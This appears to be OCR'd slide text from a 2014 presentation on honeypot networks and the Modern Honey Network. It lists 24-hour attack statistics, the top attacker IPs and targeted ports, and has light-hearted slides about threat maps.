
CURRENT HONEYPOT NETWORKS



MODERN HONEY NETWORK

June 19, 2014 / Jason Trost / Blog, Botnets, Cyber Threat Intelligence, Data Driven Security, Honeypot, Open Source, OSINT, SIEM

CURRENT HONEYPOT NETWORKS



Attack Stats

Attacks in the last 24 hours: **13,117**

TOP 5 Attacker IPs:

1. **46.165.209.19 (3,701 attacks)**
2. **199.83.94.150 (917 attacks)**
3. **69.64.34.183 (735 attacks)**
4. **217.66.234.149 (529 attacks)**
5. **199.115.117.69 (277 attacks)**

TOP 5 Attacked ports:

1. **5060 (6,121 times)**
2. **3306 (1,492 times)**
3. **3128 (1,113 times)**
4. **1433 (545 times)**
5. **8080 (332 times)**

THEY HAVE MAPS!

	COUNTRY
2	United States
	Saudi Arabia
	United Arab Emirates

MOSTLY USELESS


THREAT MAPS!!!

Mandiant IPew Attack Map

Waiting for rud.is...

WE WANT TO BE LIKE THIS GUY

To be like this guy




(I'm already this guy)

…OR LIKE THIS CHARACTER

DEEPSEC

TO KNOW HOW THEY THINK…



